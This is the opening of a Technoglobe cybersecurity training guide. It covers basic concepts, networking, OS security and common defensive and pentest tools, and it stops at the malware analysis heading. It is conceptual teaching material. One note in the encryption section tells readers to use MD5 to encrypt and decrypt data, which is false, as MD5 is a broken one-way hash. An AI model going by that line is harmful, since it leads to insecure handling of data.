About Technoglobe

Technoglobe is Leading IT Training Company of India working for IT Training, Skilling & Placement

of Students since year 2001. Technoglobe has trained & placed a huge number of students in

various sectors like Digital Marketing, Graphic Designing, Accounting, Video Editing, Web

Development with Java Python & PHP, Data Analytics, Data Sciences, Adv Excel, Networking, Cyber Security, Devops, Generative AI & many more technologies.

It has been awarded more than 30 times for its Quality Education & Placements at National &

International platforms. It is one of the very few IT Training Companies in India that are awarded at **Oxford University UK**. Technoglobe has more than 100+ centers in India, UAE, UK, Canada & Singapore.

As part of its Strong Placement Support Technoglobe has done 500+ tie ups with various IT & Non

IT companies & adding more companies to it.

If you are not willing to learn, no one can help you. If you are determined to learn, no one can stop you.

Message from Team Technoglobe

Dear Students,

IT skilling is crucial for India as it significantly contributes to the nation's economic growth by powering the rapidly expanding IT sector, generating substantial employment opportunities, driving innovation, and enabling India to compete effectively in the global market, making it one of the key. pillars of the Indian economy

Skilled IT professionals are essential for driving innovation in various sectors, including IT,

healthcare, finance, Banking and manufacturing through technology adoption.

We at Technoglobe bridge the gap between the requirement of companies & skills of the students.

Our job oriented Training programs makes the students employable & industry ready.

About the Book

This book is a comprehensive self-learning guide created to empower aspiring and professional cyber security enthusiasts with the essential knowledge, tools, and techniques needed in today's rapidly evolving digital threat landscape. Whether you are a beginner stepping into the world of cyber security or an experienced professional aiming to upgrade your defensive and analytical skills, this guide provides step-by-step learning enriched with practical exercises and real-world case studies.

Covering the complete cyber security lifecycle, the book explores core concepts such as network security, encryption, ethical hacking, penetration testing, incident response, digital forensics, cloud security, and security compliance frameworks. It also introduces advanced areas including malware analysis, threat intelligence, SOC operations, Red Team–Blue Team methodologies, and modern AI-driven security practices.

Each chapter is structured to gradually strengthen your understanding with hands-on labs, simulated attack-defense scenarios, tool-based walkthroughs, and practical projects. You'll gain proficiency in using industry-standard tools and platforms such as Kali Linux, Burp Suite, Metasploit, Wireshark, Splunk, Nessus, Nmap, and cloud security consoles.

Aligned with the latest trends in cyber defense, ethical hacking, risk assessment, and digital transformation, this book ensures you become job-ready, security-aware, and capable of safeguarding systems in real environments. Whether your goal is to become a cyber security analyst, ethical hacker, penetration tester, SOC engineer, or security consultant, this guide provides the strong foundation and advanced insights required to succeed in the cyber security domain.

This guide is developed by Technoglobe, a leading IT and multimedia training institute awarded for Quality Education and Placements, with over 100+ centers and a legacy of training thousands of students since 2001.

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Chapter 1: Introduction to Cybersecurity

1.1 What is Cybersecurity?

Cybersecurity refers to the practice of **protecting computer systems, networks, data, and digital assets** from unauthorized access, theft, damage, or disruption. In simple terms, it is about **keeping information safe in the digital world**.

With the rise of the **Internet, mobile devices, and cloud computing**, cyber threats have grown exponentially. Cybersecurity ensures that individuals, businesses, and governments can **operate securely in a connected world**.

1.2 Importance of Cybersecurity

- **Data Protection** – Prevents theft of sensitive data such as financial information, personal identity, and trade secrets.
- **Business Continuity** – Ensures that organizations can continue operations even after cyberattacks.
- **National Security** – Governments rely on cybersecurity to protect critical infrastructure such as power grids, defense systems, and healthcare.
- **Trust** – A secure environment builds trust between users, customers, and organizations.

Example: Imagine if a bank's system was hacked and customer accounts were exposed. Without cybersecurity, people would lose trust in online banking.

1.3 The Evolution of Cybersecurity

- **1960s – 1970s**: Early mainframes had no passwords. Physical access was the only security.
- **1980s**: Introduction of personal computers brought the first computer viruses.
- **1990s**: Internet boom → new threats like worms, Trojans, and phishing.
- **2000s**: Rise of e-commerce and social media → need for encryption, firewalls, and anti-virus software.
- **2010s – Now**: Advanced attacks like ransomware, nation-state cyber warfare, and AI-based hacking.

1.4 Types of Cyber Threats

1. **Malware** – Viruses, worms, Trojans that damage or steal data.
2. **Ransomware** – Encrypts files and demands money to unlock them.

3. **Phishing** – Fake emails or websites that trick users into giving personal info.
4. **Denial of Service (DoS/DDoS)** – Overloads a server with traffic to shut it down.
5. **Insider Threats** – Employees or contractors misusing access.
6. **Zero-Day Exploits** – Attacks that exploit unknown software vulnerabilities.

1.5 Cybersecurity Goals – The CIA Triad

Cybersecurity is built on **three main principles (CIA):**

- **Confidentiality** → Protecting information from unauthorized access.
- **Integrity** → Ensuring data is not altered or tampered with.
- **Availability** → Making sure systems are always accessible when needed.

1.6 Ethical Hacking vs. Black Hat Hacking

- **Black Hat Hackers** – Break into systems illegally for personal gain or destruction.
- **White Hat Hackers (Ethical Hackers)** – Use hacking skills to **find weaknesses and secure systems**.
- **Gray Hat Hackers** – Fall in between; sometimes hack without permission but not always malicious.

Example: An ethical hacker may test a bank's system for vulnerabilities, while a black hat hacker tries to steal customer money.

1.7 Careers in Cybersecurity

Cybersecurity is one of the fastest-growing fields with high-paying jobs. Some roles include:

- **Security Analyst** – Monitors threats and attacks.
- **Penetration Tester** – Performs ethical hacking.
- **Security Engineer** – Builds secure systems.
- **Incident Responder** – Handles cyberattacks when they happen.
- **Chief Information Security Officer (CISO)** – Manages an organization's entire cybersecurity strategy.

1.8 Real-World Cyber Incidents

- **WannaCry (2017)**: Ransomware attack that infected more than 200,000 computers in 150 countries.

Chapter 2: Basics of Computer Networking

2.1 Introduction to Networking

A computer network is a group of computers and devices connected together to share information, resources, and services. Networking is the foundation of the internet and cybersecurity—without understanding how computers talk to each other, it is impossible to secure them.

Example:

- When you send a WhatsApp message → your phone communicates with servers → the server delivers it to your friend's device.
- This entire process happens because of networking protocols.

2.2 Why Networking Matters in Cybersecurity

- **Attacks happen through networks** (phishing emails, malware downloads, DDoS attacks).
- **Defenses are network-based** (firewalls, intrusion detection systems, VPNs).
- To be a good cybersecurity professional, you must understand **how networks are built and protected**.

2.3 Types of Networks


1. **LAN (Local Area Network)** – Small network within a home, office, or school.
2. **WAN (Wide Area Network)** – Large network spanning cities or countries (e.g., the Internet).
3. **MAN (Metropolitan Area Network)** – Covers a city or metro area.
4. **PAN (Personal Area Network)** – Bluetooth, hotspot, and device-to-device connections.
5. **VPN (Virtual Private Network)** – A secure "tunnel" inside a public network for safe communication.

2.4 Network Topologies

The **topology** is the physical or logical arrangement of network devices.


- **Bus** → All devices connected to one cable (simple, but failure-prone).
- **Star** → All devices connected to a central switch (common in homes/offices).

- **Ring** → Devices connected in a loop.
- **Mesh** → Every device connects to every other device (used in critical systems).
- **Hybrid** → Combination of two or more topologies.



2.5 Network Devices


- **Router** – Connects different networks (e.g., your home Wi-Fi to the Internet).
- **Switch** – Connects devices inside a LAN and forwards data efficiently.
- **Hub** – A basic device that broadcasts data to all connected systems.
- **Firewall** – Security device that filters network traffic.
- **Access Point** – Provides wireless connectivity.
- **Server** – Stores and manages data for clients.



2.6 OSI Model (Open Systems Interconnection)

The OSI model is a **7-layer framework** that explains how data moves across a network.

1. **Physical** – Cables, signals, hardware.
2. **Data Link** – MAC addresses, switches, Ethernet.
3. **Network** – IP addresses, routers.
4. **Transport** – TCP/UDP, data delivery.
5. **Session** – Manages sessions between devices.
6. **Presentation** – Encryption, compression.
7. **Application** – User applications (web, email, chat).



2.7 TCP/IP Model

The **Internet model** (practical version of OSI):

1. **Network Access Layer** – Physical + Data link.
2. **Internet Layer** – IP addressing, routing.
3. **Transport Layer** – TCP/UDP communication.
4. **Application Layer** – Web, Email, FTP, DNS

2.8 IP Addressing

Every device on a network needs a unique **IP address**.

- **IPv4** – 32-bit address (e.g., 192.168.1.1).
- **IPv6** – 128-bit address (e.g., 2001:0db8::1).

Types of IPs:

- **Public IP** → Given by ISP, used on the Internet.
- **Private IP** → Used inside LAN (e.g., 192.168.x.x).
- **Static IP** → Fixed, doesn't change.
- **Dynamic IP** → Assigned by DHCP, changes automatically.

2.9 Subnetting (Basics)

Subnetting is dividing a large network into smaller parts for **efficiency and security**.

Example:

- Network: 192.168.1.0/24 → 256 IPs.
- If divided into 2 subnets (/25), we get:
    - Subnet 1: 192.168.1.0 – 192.168.1.127
    - Subnet 2: 192.168.1.128 – 192.168.1.255

This helps in better **management, isolation, and security**.

2.10 Common Networking Protocols

- **HTTP/HTTPS** → Web browsing.
- **FTP/SFTP** → File transfer.
- **DNS** → Converts domain names to IP addresses.

- **DHCP** → Assigns IP addresses automatically.
- **SMTP/IMAP/POP3** → Email communication.
- **SNMP** → Network device monitoring.

2.11 Wired vs Wireless Networking

- **Wired Networks** → More secure, faster, but less flexible.
- **Wireless Networks** → Convenient, mobile, but vulnerable to attacks (e.g., Wi-Fi hacking).

2.12 Basics of Network Security

- **Authentication** – Confirming identity (passwords, biometrics).
- **Authorization** – Granting permissions.
- **Encryption** – Securing data using cryptography.
- **Firewalls & IDS** – Filtering and monitoring traffic.
- **VPNs** – Protecting data over the Internet.

- **2.13 Summary**
- Computer networking is the **backbone of cybersecurity**. Without understanding how data flows through cables, routers, switches, and protocols, one cannot defend against hackers. In the next chapters, we will explore **operating systems security** and then move deeper into **cybersecurity tools and attacks**.

Chapter 3: Operating Systems & Security


3.1 Introduction

An Operating System (OS) is the software that manages hardware, applications, and users. Examples include Windows, Linux, macOS, and Android.

From a cybersecurity perspective, the OS is the first line of defense—if an attacker compromises it, they gain control over the entire computer.

3.2 Role of the Operating System in Cybersecurity

- **Access Control** → Who can use the system and what they can do.
- **File System Security** → Preventing unauthorized access to data.
- **Process Management** → Ensuring no malicious process runs unnoticed.
- **User Authentication** → Passwords, biometrics, smart cards.
- **System Logs & Monitoring** → Detecting intrusions through system events.



3.3 Windows Security Features


Windows is the most widely used OS in enterprises, making it a frequent target for hackers.

Key Windows Security Features:

- **User Account Control (UAC)** – Prevents unauthorized changes.

- **BitLocker –** Encrypts hard drives.
- **Windows Defender –** Built-in antivirus and firewall.
- **Group Policy –** Centralized control of user privileges.
- **Active Directory (AD) –** Manages users, computers, and permissions in a network.

Common Windows Attacks:

- Pass-the-Hash attacks (stealing Windows credentials).
- Exploiting unpatched vulnerabilities (e.g., EternalBlue → WannaCry ransomware).
- Privilege escalation using weak admin settings.
- 

3.4 Linux Security Features

Linux is popular in **servers, cybersecurity labs, and ethical hacking** due to its stability and open-source nature.


Security Features in Linux:

- **File Permissions (rwx)** – Controls read, write, execute access.

- **Sudo (superuser do)** – Grants limited admin privileges.
- **iptables / firewalld** – Network firewall.
- **SELinux / AppArmor** – Mandatory access controls.
- **Open-Source Tools** – Nmap, Wireshark, Metasploit available natively.

Common Linux Attacks:

- Privilege escalation (getting root access).
- Weak SSH configurations.
- Kernel exploits.



3.5 User Authentication & Authorization

Authentication **= proving identity.**
Authorization **= deciding access rights.**

Methods of Authentication:

- Passwords (weak if simple).
- Multi-Factor Authentication (MFA).
- Biometrics (fingerprint, face ID).
- Digital Certificates.

Best Practices:

- Use strong, unique passwords.
- Enable MFA everywhere.
- Limit admin accounts.

3.6 System Hardening

System hardening means **reducing attack surfaces** by securing an OS**.**

Steps to Harden an OS:

1. Apply regular **patches & updates.**
2. Disable **unused services & ports.**
3. Remove **default accounts & passwords.**
4. Enable **firewall & antivirus.**
5. Regular **backup & restore plans.**


3.7 Logging & Monitoring

- **Windows Event Viewer** → Tracks system events.
- **Linux syslog / journalctl** → Records activities.
- Logs help in **incident response and** detecting suspicious behavior.

Example:

- Repeated failed logins in logs → brute force attack in progress.

3.8 Virtualization & Containers



Modern IT uses **virtualization** and **containers** to run multiple systems on one machine.

- **Virtual Machines (VMware, VirtualBox, Hyper-V)** → Used for cybersecurity labs.
- **Containers (Docker, Kubernetes)** → Lightweight, isolated apps.

Security Challenges:

- VM escape attacks (hacker breaks out of VM to host system).
- Misconfigured containers exposing sensitive data.

3.9 Mobile Operating Systems Security

- **Android** (Linux-based, most targeted due to popularity).
- **iOS** (Apple's closed ecosystem, considered more secure).

Threats:

- Malicious apps.
- Jailbreaking/rooting vulnerabilities.
- Data theft via insecure Wi-Fi.

3.10 Real-World OS Security Incidents

- **WannaCry (2017):** Exploited unpatched Windows systems.

Chapter 4: Cybersecurity Tools & Techniques

Introduction


Cybersecurity is not only about theory; it is a field where practical tools and techniques are the backbone of defense, monitoring, and investigation. Tools provide visibility into networks, identify vulnerabilities, detect attacks, and help mitigate threats in real time. A cybersecurity professional must know how to use these tools effectively, as they are the "weapons" of defense in the digital world.


This chapter introduces the most widely used cybersecurity tools and techniques. We will explore their purpose, functionality, and real-world application, giving students a practical foundation for hands-on learning.

4.1 Firewalls

A **firewall** is a security device (hardware or software) that monitors and controls incoming and outgoing network traffic based on predefined rules.

- **Types of Firewalls:**
    - **Packet-Filtering Firewall** – checks packets against rules (source/destination IP, ports, protocol).
    - **Stateful Firewall** – monitors active connections and makes decisions based on traffic state.
    - **Application Firewall (WAF)** – protects web applications by filtering malicious HTTP requests.
    - **Next-Generation Firewall (NGFW)** – combines traditional firewall with intrusion prevention and application awareness.
- **Real Use Case:** A university network uses NGFWs to block access to malicious websites while allowing students access to academic resources.





4.2 Intrusion Detection & Prevention Systems (IDS/IPS)

IDS and IPS are tools designed to detect and, in some cases, prevent malicious activity.

- **IDS (Intrusion Detection System):** Monitors network traffic, generates alerts on suspicious activity. Example: Snort, Suricata.
- **IPS (Intrusion Prevention System):** Not only detects but also blocks or drops malicious traffic in real-time.
- **Use Case:** An IDS alerts a system admin of unusual login attempts from multiple countries, indicating a brute-force attack.

4.3 Encryption & Cryptography

Encryption protects confidentiality by converting plain data into unreadable format using algorithms.

- **Symmetric Encryption:** Uses one key for both encryption and decryption (e.g., AES).
- **Asymmetric Encryption:** Uses public and private keys (e.g., RSA).
- **Hashing:** One-way function, commonly used for password storage (e.g., SHA-256).
- **Use Case:** HTTPS websites encrypt communication between browser and server using TLS (a combination of asymmetric and symmetric encryption).

Note: Use Md5 for encrypt and decrypt data.

4.4 Virtual Private Networks (VPNs)

A VPN establishes a secure, encrypted tunnel over the internet, allowing users to protect data and mask their location.

- **Types of VPNs:**
  - Remote Access VPN – connects individuals to a corporate network.
  - Site-to-Site VPN – connects two entire networks securely.
- **Use Case:** Remote employees use VPNs to securely access company resources from home.

4.5 Security Information and Event Management (SIEM)

SIEM tools collect, analyze, and correlate security logs from multiple systems. They provide a centralized dashboard for security monitoring.

- **Popular SIEMs:** Splunk, IBM QRadar, ArcSight, ELK Stack.
- **Functions:** Real-time monitoring, threat detection, compliance reporting.
- **Use Case:** A bank uses SIEM to detect unusual login activity from ATMs, signaling a possible fraud attempt.

4.6 Penetration Testing Tools

Ethical hackers use penetration testing tools to simulate attacks and uncover vulnerabilities.

- **Common Tools:**
  - **Nmap** – network scanning and mapping.
  - **Metasploit** – exploit framework.
  - **Burp Suite** – web application testing.
  - **Hydra** – password brute forcing.
- **Use Case:** A cybersecurity team tests a new e-commerce site using Burp Suite to detect SQL injection vulnerabilities.

4.7 Malware Analysis Tools

